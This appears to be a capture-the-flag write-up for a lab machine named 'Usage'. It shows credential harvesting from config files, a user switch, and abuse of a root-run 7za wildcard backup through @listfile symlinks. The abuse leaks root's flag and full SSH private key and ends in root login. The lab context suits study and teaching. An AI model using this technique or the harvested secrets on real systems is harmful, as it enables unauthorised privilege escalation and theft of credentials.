dash@usage:/var/www/html/usage_blog/config$ less database.php
```




```
 'database' => env('DB_DATABASE', 'forge'),
 'username' => env('DB_USERNAME', 'forge'),
 'password' => env('DB_PASSWORD', ''),
```

but this does not work.




```
dash@usage:/var/www/html/project_admin$ mysql -u forge -p
Enter password:
ERROR 1045 (28000): Access denied for user 'forge'@'localhost' (using password: NO)
```

found cred




```
dash@usage:/var/www/html/project_admin$ less .env
```



```
DB_USERNAME=staff
DB_PASSWORD=s3cr3t_c0d3d_1uth
```


staff:s3cr3t_c0d3d_1uth

login to mysql




```
dash@usage:/var/www/html/project_admin$ mysql -u staff -p
Enter password:
```

found same database that we saw, nothing special.




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| usage_blog         |
+--------------------+
```

This file is unique to this box and interesting




```
dash@usage:~$ pwd
/home/dash
dash@usage:~$ ls -al
total 60
drwxr-x--- 6 dash dash 4096 May 29 00:32 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2  2024 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
-rw------- 1 dash dash   20 May 29 00:29 .lesshst
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    6 May 29 00:31 .monit.pid
-rw------- 1 dash dash 1192 May 29 00:32 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
-rw------- 1 dash dash  114 May 29 00:32 .mysql_history
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 May 28 03:42 user.txt
```



```
dash@usage:~$ less .monit
```

found cred




```
#Monitoring Interval in Seconds
set daemon  60
#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd
```

admin:3nc0d3d_pa$$w0rd


Switch user and put pw nc0d3d_pa$$w0rd.

Now we are xander.




```
dash@usage:~$ su - xander
Password:
xander@usage:~$ id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
```

sudo -l




```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

test the program.




```
xander@usage:~$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

Check strings.
strings /usr/bin/usage_management
it use 7z to zip and backup all files from /var/www/html



```
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
```

7z vuln
https://hacktricks.boitatech.com.br/linux-unix/privilege-escalation/wildcards-spare-tricks



7z


In **7z** even using `--` before `*` (note that `--` means that the following input cannot treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

And you can create files in the folder were this is being executed, you could create the file `@root.txt` and the file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```


Then, when **7z** is execute, it will treat `root.txt` as a file containing the list of files it should compress (thats what the existence of `@root.txt` indicates) and when it 7z read `root.txt` it will read `/file/you/want/to/read` and **as the content of this file isn't a list of files, it will throw and error** showing the content.



Explanation


- `/usr/bin/7za` : The **7-Zip standalone** binary.
- `a` : Stands for **add** — creates a new archive or updates an existing one.
- `/var/backups/project.zip` : Output ZIP file location.
- `-tzip` : Specifies the archive **type as ZIP**.
- `-snl` : Store symbolic links **as links** (do not resolve them).
- `-mmt` : Enable **multithreading** (used for compression).
- `--` : End of options — everything after this is treated as a file or directory.
- `*` : Adds **all files in the current directory**.

Create symlink




```
xander@usage:/var/www/html$ ln -s /root/root.txt root.txt
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
```

Create @<files>




```
xander@usage:/var/www/html$ touch @root.txt @id_rsa
```

ls -al




```
xander@usage:/var/www/html$ ls -al
total 16
drwxrwxrwx  4 root   xander 4096 May 29 00:43 .
drwxr-xr-x  3 root   root   4096 Apr  2  2024 ..
-rw-rw-r--  1 xander xander    0 May 29 00:43 @id_rsa
lrwxrwxrwx  1 xander xander   17 May 29 00:42 id_rsa -> /root/.ssh/id_rsa
drwxrwxr-x 13 dash   dash   4096 Apr  2  2024 project_admin
-rw-rw-r--  1 xander xander    0 May 29 00:43 @root.txt
lrwxrwxrwx  1 xander xander   14 May 29 00:41 root.txt -> /root/root.txt
drwxrwxr-x 12 dash   dash   4096 Apr  2  2024 usage_blog
```

Run the program




```
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
```

We got root.txt and id_rsa




```
WARNING: No more files
7903ff000443db4f05675110659859cd

2984 folders, 17977 files, 113885195 bytes (109 MiB)

Creating archive: /var/backups/project.zip

Items to compress: 20961


Files read from disk: 17977
Archive size: 54842882 bytes (53 MiB)

Scan WARNINGS for files and folders:

-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
7903ff000443db4f05675110659859cd : No more files
----------------
```

ssh login



```
┌──(kali㉿kali)-[~/Desktop/htb/usage]
└─$ ssh -i root_ssh_key root@10.129.43.63
```

We are root



```
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
```